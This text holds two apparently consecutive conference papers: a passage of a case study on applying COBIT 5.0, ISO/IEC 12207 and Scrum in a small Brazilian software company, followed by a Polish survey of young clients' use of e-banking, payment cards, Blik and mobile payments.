investigate the application viability of COBIT, ISO/IEC 12207 and SCRUM in the context of a small company (up to 9 people, statistic average in Brazil) [1]. COBIT, ISO/IEC 12207 and SCRUM should be tailored considering a small company's resources limitation, where it is common to find human resources assuming multiple roles while working on different projects at the same time. The small IT Brazilian company analyzed in this case study, identified as “studied company” had reported the following main problems: rework due to scope change, consecutive delays due to lack of stakeholders' commitment, stakeholder's change and/or multiple stakeholders with inadequate communication. If not well managed, such problems can imply in financial loss, lack of productivity, frequent re-negotiations, and negative impact in other projects and human resources reallocation. Therefore, affecting commercial, development, creation and quality assurance areas – company's key areas.

## I. INTRODUCTION

THIS article presents a viability case study for the application of an Information Technology (IT) corporative governance program in a small software development company. [2] shows metrics about Apps development projects – about 56% concluded within agreed deadlines and 68% within agreed budget. In order to meet deadlines and have better budget control, IT area must be efficient, aligned with business goals, and solutions must not only meet quality requirements but also have low cost and adaptability[19][2]. IT alignment with business goals can be achieved adopting a Governance model. COBIT (Control Objectives for Information and Related Technology) is a De-fact standard used to provide IT area with a governance model and it helps understanding and managing its associated risks [17]. IT efficiency can be improved with well-defined processes and standardization, using ISO/IEC 12207[8], the international standard for software life cycle processes[19]. Process should be easily adaptable as business' needs change. The adoption of agile development is increasing due to the need of fast adaption to changes. The most used agile method nowadays is Scrum [17][18][23]. Considering the Governance context (COBIT), the development model (ISO/IEC 12207) and SCRUM method, this article aims to

## II. RESEARCH GOAL

The goal of this study is to assess the application viability of COBIT 5.0 and consequent verification, analysis and proposition of improvements in a small companies' context, providing a viability analysis of the challenges and benefits observed when applying COBIT, ISO/IEC 12207 and SCRUM in a small company context. The primary analysis will be done with COBIT toolkit version 5.0. The application of this framework aims to verify which are the main processes influenced by the cited problems – knowing such processes will enable the application, within the right adherence level, of standards and/or techniques based in good practices of IT governance and software engineering.

## III. EXPECTED CONTRIBUTIONS AND METHOD

It is possible to cite as expected contributions of this study internal processes and governance improvement, and the fact that this study is related to a less studied domain: small companies – Showing the application viability of such practices in this context. The method used in this study has the following activities: (1) Collection of information and problematic situations; (2) Analysis of collected data; (3) Application of COBIT 5.0 framework; (4) Bibliographic

survey for possible solutions; (5) Analysis and proposition of hypothetical solution; and (6) Development of paper that documents adopted procedures and obtained conclusions.

#### IV. RELATED WORK

Several researchers have investigated the harmonization of Governance models with agile models of development. [16] used concepts of COBIT, PRINCE2 and SCRUM to propose the addition of security tests requirements and penetrations tests into the agile development lifecycle. [14] proposed a software acquisition model aligned with COBIT, ITIL, PDCA concepts for continuous improvement, adding concepts as daily meetings from Scrum and portfolio management from SAFe. [22] observed the migration of a company to agile models from Waterfall, while complying with COBIT – listing challenges and adopted solutions, while losing the big picture in design, a problem solved with the addition of a zero sprint step following a formal approval process. Similarly to such studies, this work has combined COBIT, PDCA and SCRUM, however using a different approach, adding COBIT to identify which processes should be improved on a context of small to medium enterprises, using ISO 12207 for the full software development life cycle and PDCA for continuous improvement. In order to combine Governance control over the agile model, researchers had worked on mapping COBIT process with SCRUM activities. [7] mapped COBIT controls with the development processes of understanding requirements, designing, building, testing and implementing solutions to make agile projects comply with Sarbanes Oxley regulatory requirements. [24] validated their proposed model AGIT (AGile software development), which includes measurement of Scrum-based software development, with information systems auditing criteria, as described in COBIT. [4] observed the impact of applying control over the project context and over the team communication either using formal control, based on performance evaluation strategy and Informal control, based on social and people strategies. [3] researched metrics that could provide IT management with information regarding progress of scrum-based software development process not harming SCRUM's agility. This work has also mapped COBIT process with the ISO/IEC 12207 processes and SCRUM model.

#### V. CASE STUDY

##### A. Problems analysis – causes and effects

It was necessary to collect information and understand the processual problems shown by this company in order to enable its analysis and consequent improvements/solutions proposition. The method used to analyze all problems consisted of:

**1. Brainstorm:** Informal meetings with the board of directors (2 members responsible for the management of the Marketing, Sales, Operations, Finances) and the technical team (3 members that work assuming multiple roles during

software's lifecycle) in order to detect the main problems affecting company's management and operations;

**2. Data Collection analysis:** All the main topics discussed during the brainstorm were analyzed and the main problematic situations detected were:

A: Rework due to scope change;

B: Delays due to lack of stakeholder's commitment;

C: Stakeholders change and/or multiple stakeholders;

D: Money loss due to delays in projects and company's unavailability to work in new projects;

E: Lack of productivity due to extra work caused by unexpected scope changes;

F: Frequent renegotiations due to inadequate process and communication, and scope change;

G: Negative impact in other projects;

H: Human resources reallocation.

**3. Brainstorm:** Meetings with the board of directors to identify the possible root causes and the effects of each problematic situation detected;

**4. Cause-effect matrix:** Problematic situations were classified into causes or effects of other problems and distributed in a cause-effect matrix. The following matrix shows causes (C) and their effects (E):

TABLE I. CAUSE-EFFECT MATRIX<sup>1</sup>

CAUSE EFFECT	A-2	B-2	C-2	D-2	E-2	F-2	G-2	H-2	TOTAL CAUSES
A-1	-	E	E	C	C	C	C	C	5
B-1	C	-	E	C	C	C	C	C	6
C-1	C	C	-	C	C	C	C	C	7
D-1	E	E	E	-	C	E	E	C	2
E-1	E	E	E	E	-	E	E	E	0
F-1	E	E	E	C	C	-	C	C	4
G-1	E	E	E	C	C	E	-	C	3
H-1	E	E	E	E	C	E	E	-	1

<sup>1</sup> Read the matrix as follows: e.g. A-1 is cause/effect of B-2. Grey cells represent the selected main causes.

After building the cause-effect matrix, an established criterion was applied to allow the identification of the main causes among all problems. The criterion was: the problematic situation should cause at least 70% of problems. The goal was to define root problems/major causes: "A", "B" and "C" were found as such. The actual development model is based on the waterfall model. The process is defined as follows: initial scope analysis and alignment between it's internal manager and stakeholder; characterization of necessary documentation, development, tests and delivery - in modular increments. When a module is delivered, the stakeholder might not be the same who did the initial request, his need might have changed or due the lack of alignment during the module development, it might not be what he was expecting (problematic situations "B" and "C"). This will cause the problematic situation "A".

Additionally, whenever an alignment is needed, meetings are scheduled without any pre-determined periodicity as there are no formalized alignment milestones. Considering the need to generate more commitment from stakeholders, the previously proposed adoption of an agile method can be cogitated as an essential part of the solution. This may help

focusing on scope's alignment and delivery validations due to frequent alignment during development process.

### B. COBIT 5.0 framework application

This framework was conceived for technology information management. Its application involves business requirements analysis considering: effectiveness, efficiency, integrity, availability, compliance and trustability. Its results bring a panoramic view on the general maturity level of the company's IT area, helping to understand what needs to be done to reach higher levels.

COBIT 5.0 framework was applied addressing the previously cited problems - the assessment was done for every process described in the framework. It establishes 6 maturity levels, on a 0 to 5 scale.

There was an initial process of governance being executed to ensure the governance setting and maintenance (EDM01 – Rated: Level 1), but it was not being properly managed/maintained - resulting in a lower maturity level.

Value optimization governance (EDM02 – Rated: Level 3) was being managed and had a defined process, but needed well-defined quality attributes to measure its effectiveness.

Risk optimization governance (EDM03 – Rated: Level 2) was being managed at the start and end of projects, but lacked management and measurements during its life cycle.

The budget and costs management process (APO06 – Rated: Level 4) establishes measuring points during the process, to provide costs monitoring and control for the full life cycle of the project.

The positive aspect regarding quality management governance (APO11 – Rated: Level 3) lies in the establishment of more rigorous processes during software development (direct or indirectly).

A bigger level of quality control should be assured by verifying, validating and making revisions in partnership with stakeholders. This would mitigate uncovered problems in quality metrics that were found during COBIT's application.

Risk management governance (APO12 – Rated: Level 2) should be continuous, during the entire project's life cycle. There is a established process, but it's not managed. Each risk must be analyzed and proper actions should be taken (avoiding, assuming, reducing or transferring risk) and documented.

Requirement's definition governance (BAI02 – Rated: Level 2) can be improved by using a well-defined acquisition process, suggesting a process to the acquirer (if he does not have it already). Other project's phases will also suffer impact such as: provision, development, maintenance, documentation, quality assurance, verification, validation, joint review and management.

Upon the establishment of a clearer and more well-defined process, operations management governance (DSS01 – Rated: Level 3) can be more complete, by controlling and monitoring more crucial aspects about projects. To improve these processes - requirements, risks and costs must be traceable and documented. To reach this goal, it was suggested the adoption of an ALM (Application Life Cycle

Management) tool that automatically registers these steps. A small company's team cannot spend time with bureaucracy that can be automated.

## VI. ANALYSIS AND SOLUTION HYPOTHESIS

Many studies were considered [4][5][6][20][21] for the choice and proposition of a viable solution for the studied company. It was found as a viable solution the definition of an adherence level to the ISO/IEC 12207 standard[8]; the incorporation of SCRUM [9][10][13][15] and the implementation of continuous improvement cycle with PDCA [11][12]. Cycle-based processes, based in a study that shows how to apply ISO/IEC 12207 with SCRUM and Agile Methods [15]. Please, view Appendix for full details in this section.

## VII. RESEARCH AND SOLUTION PROPOSITION: ISO/IEC 12207, PDCA CYCLE AND SCRUM

As a technical standard reference, it was adopted the ISO/IEC 12207 [8]. The decision for SCRUM was taken based on study [6]. To reach an agile process, it was also recommended to follow the Agile manifesto and its key principles[9].

In order to properly adapt the ISO/IEC 12207 [8], it was used some criteria that is fully explained in the full article. ISO/IEC 12207[8] sub-processes were selected considering the previously mentioned criteria and adaptations were made to it, relating to it SCRUM activities and the affected COBIT processes. Please, view Appendix for full details in this section.

## VIII. CONCLUSION

In this case study of a small company, it was applied the COBIT 5.0 framework in order to identify which IT goals impacting processes needed improvement.

After improving selected processes, ISO/IEC 12207 was adapted according to the company's needs, and it was also suggested the adoption of PDCA cycle for continuous improvement along with SCRUM to organize company's development process.

The application of COBIT 5.0 in this company was complex, because small companies usually don't have specific departments to manage their internal processes. Every roles and attributions, in general, are treated by a reduced amount or people, that accumulate roles, mixing activities in different processes.

It was also noticed that some activities and processes such as the monitoring of costs and risks (during the project's life cycle) were not being formally executed.

Although the company was aware of the consequences and impacts of scope changes in the project, there were no formalized processes to tackle this problem in order to standardize decisions in such scenarios. During the development of this case study it was verified that COBIT 5.0 governance framework when applied in a small company's

context, might be challenging, because it requires some adaptations (given the deepness of its analysis) such as: lowering of its high complexity (may be hard to understand and use it), having enough time and human resources on getting it to a reduced scope (for analysis) and bringing together the high volume of information/necessary resources for a precise diagnostic.

It's possible to imply that these might be challenging situations, because in a small company context, there is a reduced amount of people to execute certain tasks, and they end up accumulating responsibilities regarding some processes, that may have different maturity levels.

This research's goals can be defined as attained: It was verified as viable the diagnostic of a small company's IT governance using COBIT, identifying processes that impacted strategic goals and proposing solutions as the definition of formalized processes, based on ISO/IEC 12207. The PDCA cycle along with SCRUM contributed to the improvement process and it will be useful enabling the company to adopt a continuous delivery tactics, gaining more competitiveness in the market.

This study was limited to processes related to software engineering in ISO/IEC 12207 and IT governance impacting solutions were proposed. These propositions of improvement on processes involved the establishment of a set of controls and processes with positive impacts in company's management, helping it achieving higher maturity levels.

Concluding, an objective and selective process view is obtained by the application of COBIT framework and it's possible to adopt standards and patterns in a tailored level of adherence and complexity within processes, enabling better processes and reduction of efforts/costs – mainly in the studied context.

#### APPENDIX

This paper and the study that was made is extensive. Due to paper's space restraints, the full paper was published in the following internet address for further reading with more details regarding problem analysis, solution hypothesis and paper's contributions:

[http://www.fei.edu.br/~plinio.aquino/cobit\\_scrum/](http://www.fei.edu.br/~plinio.aquino/cobit_scrum/)

#### ACKNOWLEDGMENT

Special thanks to professors Antonio Rigo, PhD. and Gianni Ricciardi, MSc. that conducted the IT governance classes and helped providing important information and insights on IT governance for this article. We thank FAPESP (São Paulo Research Foundation) for financial support.

#### REFERENCES

- [1] SEBRAE, "Micro e Pequenas Empresas em Número." Available at: <http://www.sebraesp.com.br/index.php/234-uncategorised/institucional/pesquisas-sobre-micro-e-pequenas-empresas-paulistas/micro-e-pequenas-empresas-em-numeros>
- [2] J. K. Guevara, L. Hall and E. Stegman, "IT Key Metrics Data 2014: Key Applications Multiyear." Gartner. December 16<sup>th</sup>, 2013.
- [3] G. Concas, M. Marchesi, G. Destefanis, R. Tonelli. "An empirical study of software metrics for assessing the phases of an agile project." *International Journal of Software Engineering and Knowledge Engineering* 22, no. 04 (2012): 525-548. DOI: 10.1142/S0218194012500131
- [4] J. S. Persson, L. Mathiassen, I. Aaen. "Agile distributed software development: enacting control through media and context." *Information Systems Journal* 22, no. 6 (2012): 411-433. Persson, Mathiassen and Aaen (2012). DOI:10.1111/j.1365-2575.2011.00390.x <link: dx.doi.org/10.1142/S0218194012500131>
- [5] Standish Group International Inc., "Extreme Chaos Report", 2001. Available at: [https://courses.cs.ut.ee/MTAT.03.243/2013\\_spring/uploads/Main/standish.pdf](https://courses.cs.ut.ee/MTAT.03.243/2013_spring/uploads/Main/standish.pdf)
- [6] F. McGovern, "Managing Software Projects with Business-Based Requirements." *IEEE Software*. IEEE Computer Society. IT Professional, Volume:4, Issue:5. 2002. Available at: <http://ieeexplore.ieee.org/xpl/abstractAuthors.jsp?arnumber=1041174> - DOI: 10.1109/MITP.2002.1041174
- [7] S. Gupta. "SOX Compliant Agile Processes." In *Agile, 2008. AGILE'08. Conference*, pp. 140-143. IEEE, 2008. Gupta (2008). DOI 10.1109/Agile.2008.48
- [8] ABNT – ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. "NBR ISO/IEC 12207 – Tecnologia de informação - Processos de ciclo de vida de software." Rio de Janeiro: ABNT, 1998, 35 p. Available at: [http://aulasprof.6te.net/Arquivos\\_Aulas/06-qualidade\\_Soft/ABNT\\_NBR\\_ISO\\_12207.pdf](http://aulasprof.6te.net/Arquivos_Aulas/06-qualidade_Soft/ABNT_NBR_ISO_12207.pdf)
- [9] M. Fowler, et al, "Manifesto for agile software development" Available at: <http://agilemanifesto.org>
- [10] SCRUMSTUDY. "A Guide to the SCRUM Body of Knowledge - SBOK GUIDE". Phoenix, Arizona, USA: VMEdU, Inc., 2013.
- [11] Quality Assurance Mentor. "PDCA Cycle." Available at: <http://www.quality-assurance-mentor.com/software-quality-assurance.html>
- [12] Reserva em revista. "Ciclo PDCA." Available at: <http://necs.preservaambiental.com/ciclo-pdca-abordagem-de-processo-e-escopo-do-sistema-de-gestao-ambiental/>
- [13] C. Larman "Agile & Iterative Development: A Manager's Guide." Addison-Wesley Professional. ISBN 0-13-111155-8. 2004.
- [14] M. S. Silva. "GAIA Modelo de maturidade para aquisição de software". Universidade Estadual de Londrina, Paraná, Brazil. 2016.
- [15] Irrazabal, et al, "Applying ISO/IEC 12207:2008 with Scrum and Agile Methods", Universidad Rey Juan Carlos, Madrid, España. 2011.
- [16] M. Tomanek, T. Klima. "Penetration Testing in Agile Software Development Projects." arXiv preprint arXiv:1504.00942 (2015). DOI:10.5121/ijcis.2015.5101
- [17] N. Ozkan. "Risks, Challenges and Issues in a Possible Scrum and COBIT Marriage." In *Software Engineering Conference (APSEC), 2015 Asia-Pacific*, pp. 111-118. IEEE, 2015. - DOI: 10.1109/APSEC.2015.29
- [18] P. Bunyakiati and P. Surachaikulwattana. "Fit between Agile practices and organizational cultures." In *Computer Science and Software Engineering (JCSSE), 2016 13th International Joint Conference on*, pp. 1-6. IEEE, 2016. - DOI: 10.1109/JCSSE.2016.7748915
- [19] C. Christof, and K. Shankar. "Industry Trends 2017." *IEEE Software* 34, no. 2 (2017): 112-116. - DOI: 10.1109/MS.2017.55
- [20] Standish Group International Inc., "THE CHAOS MANIFESTO", 2012. Available at: <https://cs.calvin.edu/courses/cs/262/kvinden/resources/CHAOSManifesto2012.pdf>
- [21] S. Hastie, S. Wojewoda, "Standish Group 2015 Chaos Report - Q&A with Jennifer Lynch". Oct 04, 2015. Available at: <https://www.infoq.com/articles/standish-chaos-2015>
- [22] N. Ozkan, A. Tarhan, C. Kucuk. "Scrum at Scale in a COBIT Compliant Environment: The Case of Türkiye Finans IT." (2017). Ozkhan, Tarhan e Kucuk (2017)
- [23] A. G. Vallerão, L. K. Roses. "Monitoramento e controle de projetos de desenvolvimento de Software com o Scrum: avaliação da Produção Científica." *Revista de Gestão e Projetos* 4, no. 2 (2013): 100. DOI: 10.5585/gep.v4i2.154
- [24] V. Mahnic, N. Zabkar. "Using COBIT indicators for measuring scrum-based software development." *Wseas transactions on computers* 7, no. 10 (2008): 1605-1617. Mahnic, Zabkar (2008)



# Analysis of the Use of Electronic Banking and e-Payments from the Point of View of a Client

Witold Chmielarz

University of Warsaw, Faculty of Management,  
in Warsaw  
ul. Szurmowa 1/3, 02-678 Warsaw, Poland  
Email: witold@chmielarz.eu

Marek Zborowski

University of Warsaw, Faculty of Management,  
in Warsaw  
ul. Szurmowa 1/3, 02-678 Warsaw, Poland  
Email: mzbrowski@wz.uw.edu.pl

**Abstract**—The main aim of this article is to analyse the collected opinions on the use of electronic banking tools by individual clients in Poland, at the end of 2016. The research has been carried out using a CAWI method. The survey questionnaire, which was verified by finance experts, was made available to respondents on the servers of the Faculty of Management at the University of Warsaw. The following article structure has been adopted: after a brief introduction, the authors presented the assumptions of the conducted research and the research method, and subsequently the authors have carried out an analysis and discussion of the obtained findings and conclusions, which may be seen as supplementary in relation to previous studies conducted in the summer of 2016.

## I. INTRODUCTION

ELECTRONIC banking is an economic sector which is developing in the most consistent and sustainable way. In relation to the third quarter of 2015, in the same time in 2016 the number of individual clients with potential access to account increased by 21.71% (which amounted to 4.94% more than in corresponding period in 2014/2015) reaching over 33.009 million users; the number of active individual clients in the same period increased by over 5.44% [13]. Thus, undoubtedly, due to mobile banking phenomenon, this is the fastest and simultaneously, the most spectacularly developing banking sector. The growth in the number of clients with potential internet access to account is accompanied with the continuous increase in the number of active clients (at least one banking operation a month); nevertheless, the share still fluctuates around up to 55%. From year to year, the population of new users taking advantage of the opportunities created by the Internet to handle banking transactions is growing. Last year we could observe a continuous growth in the number of active individual clients from 14.468 million people to 15.300 million [5]. Thus, it is a significant, greatly diversified market, which may be seen as a wide area for research analyses.

The main aim of this article is to analyse the opinions on the use of electronic banking tools by individual clients in Poland at the end of 2016. IT banking system is a conglomerate of traditional and modern computer and Internet/network communication systems [1]. Among the modern systems, as indicated above, electronic banking enjoyed the greatest popularity. E-banking is frequently divided according to the tools which are used to carry out transactions into particular areas such

as: internet banking, mobile banking, payment cards systems, ATM and POS systems. The most popular kind of internet banking is here understood as the realization of business enterprises which uses the Internet to conduct banking operations. The realization consists in obtaining access to account by means of the Internet. The said access to the Internet may be obtained in two ways: by means of various devices/hardware and applications/software. The first is the access via a browser and a website. It may be carried out by means of traditional devices such as a laptop or a desktop computer or mobile devices such as a smartphone/tablet. The second one, which relates only to mobile devices, offers an additional possibility to perform banking functions using mobile applications [2].

## II. ASSUMPTIONS OF THE STUDY

The discussions on the evaluation of the access to internet e-banking services are presented in an extensive body of the literature on the subject and based on considerable and valuable practical and research experience. However, there is no single evaluation approach which would determine a set of evaluation criteria which would be objectively regarded as the best and most suitable indicators from the point of view of individual clients [8], [9], [10], [11], [12], [14]. On the basis of the literature review one may conclude that e-banking websites/services may be analysed from the point of view of: their usefulness/usability (e.g.: site map, directory), interactivity (e.g.: availability and responsiveness), functionality (e.g. search engine, navigation and contents), visualisation (colour scheme, background, graphics, text, etc.), effectiveness (e.g.: cost of purchase, transport, the differences in prices in traditional and online shops), reliability and many others.

The available methods of websites evaluation do not fully cover the research problems associated with using the e-banking services [4]. They need to be accompanied by further studies which would complement the findings obtained additional studies. And it is difficult to compare with comprehensive survey surveys in this field included eg. in [6], [7]. The prototype of the survey was created in a traditional form and it was tested on a selected group of professionals, specialists in the area of finance and banking, and following the verification and modification of the questionnaire, the authors created an electronic version of the survey and made

it available online to be completed by respondents. In the fact it was pilot study for more specified research of the chances for using of using m-banking in Poland tailored to the level of the user group. In December 2016, the authors carried out a study with the application of a CAWI (Computer Associated Web Interview) method examining the opinions of 193 respondents presenting their views on the use various manifestations of electronic banking, and the research may be seen as supplementary in relation to previously conducted studies. The sample was a case of purposeful sampling — the participants of the study were students of post-graduate studies at the Faculty of Management at the University of Warsaw and Vistula University in Warsaw, in the age of 19-25, in randomly selected lecture groups. On the one hand, the study included only one, specific age group. On the other, this is a group consisting of the most active users of modern technologies and - in this case - directly connected with the sector of finance (employees of banks, insurance agencies, accounting offices, etc.), who may be regarded as specialists in the field. Among the respondents there were 79.79% of women and 20.21% of men. This time, the greatest share of respondents (29.53%) came from rural areas; the second place (21.24%) was taken by people from towns below 50,000 residents (23.83%); the third place from cities with over 500,000 inhabitants, mainly from Warsaw and surrounding areas. The remaining part, one fourth came from towns with 50,000-500,000 residents. The majority of the sample were people holding a Bachelor's degree, about 5% declared having secondary education, 72.02% were students, and 27.98% were working students.

### III. ANALYSIS AND DISCUSSION OF THE FINDINGS

In the study the authors conducted a survey consisting of a few main parts: the evaluation of the knowledge concerning electronic banking services; evaluation of the electronic payments capacity; specification: social and demographic characteristics of the sample.

Among the 193 respondents who correctly completed the survey, only one person did not use electronic banking tools (taking the form of e.g. websites - internet banking, mobile applications of banks, ATMs, payment cards, contactless transactions, mobile payments, POS payments or money transfers). It was established that the respondents most frequently use access channels such as a combination of a laptop and a desktop computer (using websites) - 33.47% of the responses, ATMs - 27.02% and a combination of a smartphone and a tablet (using websites and mobile applications) - 22.18%. The remaining combinations of access tend to be more and more marginalized. Clients of electronic banking most frequently use the standard services such as checking the account balance and history of transactions in the account (42.96%) as well as making transfers (42.26%). The latter is frequently connected with making e-payment transactions. The remaining services are most frequently used by fewer than 15% of clients, out of which the greatest share (over 10%) indicated topping-up mobile phones. In this particular age group there are few operations which are usually regarded as most commonly

applied in e-banking such as opening fixed-term deposits (2.31%) and establishing standing orders (1.15%). Submitting online applications for these products is a very rare phenomenon (0.69%). Over 16.58% of respondents have a few payment cards, and 81.87% one payment card. Only 1.55% respondents do not use any payment card. Interestingly, 6.62% of the respondents do not know what type of card they own. However, almost all survey participants (99.48%) know whether their card has a proximity functionality. And thus 86.53% of the respondents own only proximity cards, 4.66% state that most of their cards are proximity cards, and only 8.29% do not own such a card. Out of the share of the sample holding proximity cards, an overwhelming majority — 84.46% use them whenever they have such a possibility, and 4.66% only in selected, safe and reliable points of sales. The same group does not use such payments cards because they are concerned about the security of their transaction, and 6.22% of the sample do not own a contactless card at all. Attention should be given to a 2.24% discrepancy in plus between the holders of proximity cards, and their use (according to the respondents's claim there are more people who do not own proximity cards than those who use them). ATMs are used by the respondents in a traditional way mainly to withdraw cash (46.44%) and to check the account balance (23.59%), and 41.97% do not use them at all. Unfortunately, as many as 22.80% do not know if their smartphone offers a mobile payment options, and in consequence, they do not use them for such purposes. Few clients have used multimedia kiosks — 2.08% in total, to contact the banks and to withdraw cash. The remaining 97.93% of respondents have never used the multimedia kiosks.

Nevertheless, the respondents claim (76.17%) that they have confidence in the various electronic banking tools. The remaining 3% either have no opinion on the subject or they are not convinced of the usefulness or reliability of these tools. Even ten years ago the problem of the lack of confidence in electronic banking was an obstacle discouraging over 35% of clients from using it. Despite the high level of trust in electronic banking, 48.72% of the respondents, if they use a different Internet access/network than their own Internet connection, then usually - 48.72% of the share use it at home, and 27.84% at the university. Using the Internet at work is less popular (14.65%), and the least popular option (8.79%) is using the Internet access in restaurants or at the airports. Generally, the issue of security is still important for users of e-banking. The greatest number (43.53%) use a password to access the website and a text message with one-time password (38.84%). It is important to note that the so-called "scratch card" (12.95%) and a token (4.13%) are losing its popularity. The "scratch card" owed its popularity to the fact that this is one of the cheapest forms of ensuring transaction security; however, at present it is being replaced with one-time SMS passwords. A token, by contrast has always been regarded as one of the most effective solutions guaranteeing transaction security. The above described aspect gains in importance since many users state that they have experienced situations

which posed a threat to the safe use of e-banking tools. The greatest share of the respondents (45.68%), which is also indicated in the analyses carried out by the authors in a [3], have encountered problems associated with hardware failures or software errors in websites. Half of the previous share (24.07%) experienced problems related to the lack of sufficient knowledge with regard to using hardware. 14.20% of respondents recall receiving email messages containing requests to disclose the login or password they use to access e-banking services. The second part of the questionnaire was devoted to the respondents' use of e-payments. The survey findings show that the banking services which were most frequently used by the clients were on-line payments in the Internet (22.06%) and ATM cash withdrawals (17.36%). Other services which enjoy considerable popularity are the purchases of tickets (train, municipal transport fares) — 15.27%; slightly less popular are card payments in a shop (POS) - 14.36%. The high position in the ranking (10.84%) was taken by paying bills and invoices as well as purchasing tickets for cultural or sporting events (9.79%). In this group of users, other services, such as: topping-up mobile phones (6.01%), purchase of digital content (2.35%), e-wallet used for payments and settlements (1.04%) and parking fees (0.78%) are less popular. Among the respondents, 65.28% of individuals owning a smartphone or a tablet made a payment via a mobile device using a browser (website) or a mobile application at least once. The remaining share of 34.72% stated that they are ready and willing to do it in the nearest future. Among the respondents, the factors contributing to the popularity of using mobile devices were mainly (56.78%) convenience, perceived savings and simply curiosity (22.34%). The abovementioned curiosity with regard to the differences between using the services of Internet banks via mobile devices (smartphone/tablet) and traditional devices (laptop/desktop computer) or the differences between handling transactions in the case of mobile banking application and browser-based tools contributes to the increase in the number of transactions and the development of the mobile banking sector. Other relatively significant factors were attractiveness in financial terms (10.99%) and fashion (6.59%). In the users' view, the bank's marketing campaign was the aspect which affected them the least (3.30%). The subsequent questions included in the survey concerned the users' opinions on the payment technologies, which are not widely used at present, but believed to become very popular in the future. The clients were also asked about their expectations and predictions concerning the future development trends. The first query concerned the clients' approach towards the Blik system. It is a mobile payment system which enables making payments both in the Internet and retail outlets (product and service POS), ATM cash withdrawals and money transfers between smartphone users. A prerequisite for its use is owning a smartphone running an e-banking mobile application which is compatible with the systems. 36.54% share of the respondents agreed with the statement that this method of payment will probably gain in popularity among young smartphone users and indicated that this method is

similar to a payment with a proximity card (25.59%). The third place with regard to clients' opinions (19.93%) was taken by the convenience of the transaction. Nearly 7% of the respondents claimed, however, that this new technology is not sufficiently secure, and nearly about 3% - were of the opinion that it is too complicated for an average user. Simultaneously, almost 10% had no opinion on the subject. The transfers between Blik users was the most recently introduced service on the market. In the case of this service, there is no need to enter the account number containing 26 digits, the user may use the telephone number of the recipient of the transfer. The condition for making an instant transfer is using the banking system which is compatible with the system and a prior registration of the phone number. If the user's number is not registered yet, he/she receives a text message (SMS) with an instruction on how to collect the money which is transferred according to KIR (National Clearing House) session. 43.41% of respondents believe that in the future such transfers will be a generally applied, fast method of settlement of one's financial obligations. An almost equally large group of clients (41.95%) believe that, even though they are not using this method of payment, these solutions will become popular soon. Almost 5% of the sample claim that such transfers are not secure, they do not seem reliable and that they will not be adopted, and nearly 10% admit that they do not know such solutions at all. Another kind of payment, micro-transfers (where the maximum value of a single transaction is PLN 50) via Facebook to a friend's account, represents yet another manifestation of modern technology applications in banking services. This functionality was first provided by AliorSync, a worldwide pioneer in this regard, and it is made possible thanks to an account being linked to the user's Facebook account. However, this requires some initial steps to be taken: first, the user needs to log in to AliorSync electronic banking, create a special account and install a dedicated application on his/her smartphone. The recipients of the money transfer must be on the list of our Facebook friends, and the auto-identification procedure is carried out via the code sent by SMS. More than half (54.21%) of the respondents have never heard of this method of payment - perhaps, it has not been widely promoted or used so far. Almost 22% of the sample state that they have never used it; still, they believe that it may be commonly applied in the future due to the general popularity of Facebook and its influence on its users. However, as many as 23.36% of the respondents are of the opinion that this may be very dangerous, does not inspire confidence and probably will not be accepted in everyday life. A very similar distribution of opinions may be observed in the case of the views concerning money transfers made to an email address. In order to make such a transfer, one simply needs to know the email address of the recipient. Due to the simplicity of the procedure, most banks have introduced a one-time transfer limit for security purposes. However, this is not a very popular method — 52.66% of the survey participants stated that they have never heard about this solution, and as many as 26.57% believe that this method is not secure and it raises some

concerns. Only the remaining over 20% sees its great potential for future development.

#### IV. CONCLUSIONS

The presented analysis points to considerable diversity in the opinions of individual clients on the issue of using e-banking systems, associated with the selection and use of websites for banking operations which would meet their everyday needs in this regard. In relation to previously conducted research [3], the present study indicates also the changes with regard to clients' awareness and activity, which have taken place in recent years. An individual client of e-banking services has changed from the user of its basic functions into a conscious customer being aware of the advantages and disadvantages of this modern form of communication and electronic payment functionalities associated with it.

The recapitulation of the authors' considerations and research findings leads to the following conclusions:

- in recent years, the most significant phenomenon which occurred in the e-banking market is mobile access to banking services. It can take two forms: access via banking websites and via banking applications running on mobile devices such as smartphones and tablets. At present, the access via mobile applications is estimated at over 22%,
- increase in banking fees announced and expected to be implemented in 2017 may bring about changes with regard to owning and using payments cards. In 2016, we were witnesses to increases in fees for account maintenance and ATM cash withdrawals e.g.: ING, Pekao, BPH. Currently, other banks are planning to introduce the changes in the charges: Bank Handlowy (account maintenance, using a debit card, money transfers and cash withdrawals from ATMs), Citi Bank (using cards, charges for selected money transfers, withdrawals from the ATM of another bank, rise in account maintenance charges in the case of selected accounts (e.g. City Priority)). A complex and confusing way of increasing charges for banking services may discourage users to own one or more than one payment cards. At present, nearly 17% of respondents own more than one payment card,
- among the payment cards owned by the respondents, debit cards constitute the majority of the share (71.16%), the campaign promoting credit cards have not changed the
- users' habit of many years consisting in using the debit cards which are generally regarded as safer; nevertheless, over 86% of survey participants own proximity cards,
- a similar traditional approach may be observed in the case of using ATMs mainly for cash withdrawals,
- the security of using e-banking services and e-payments is still very important from the point of view of users, but to a smaller extent than a few years ago. The most frequently used security method (nearly 44% of the share) are passwords enabling the users to log into the system

and one-time SMS passwords entered to confirm the transaction (nearly 39%),

- the distribution of the kinds of transactions being conducted is almost uniform. Most frequently, the survey participants make payments using Internet banking (over 22%) or ATMs (more than 17%). Subsequently, they buy public transport tickets and pay with a card in a traditional shop,
- more than 65% of the respondents have made at least one payments via a mobile device, and they were usually influenced by factors such as convenience and cost-effectiveness (nearly 57%),
- the users are still cautious with regard to new and innovative systems. 36.54% of the survey participants agreed that Blik payments is a technology which has great potential for development and in the nearest future it may be used more and more commonly; however, they had certain reservations related to ensuring the security of the system. Similar results have been obtained in the case of micropayments which may be realised via Facebook or transfers made to an email address. In addition, a large group of people, that is 40-50% in each of the mentioned cases, claim that they have not heard about such methods.

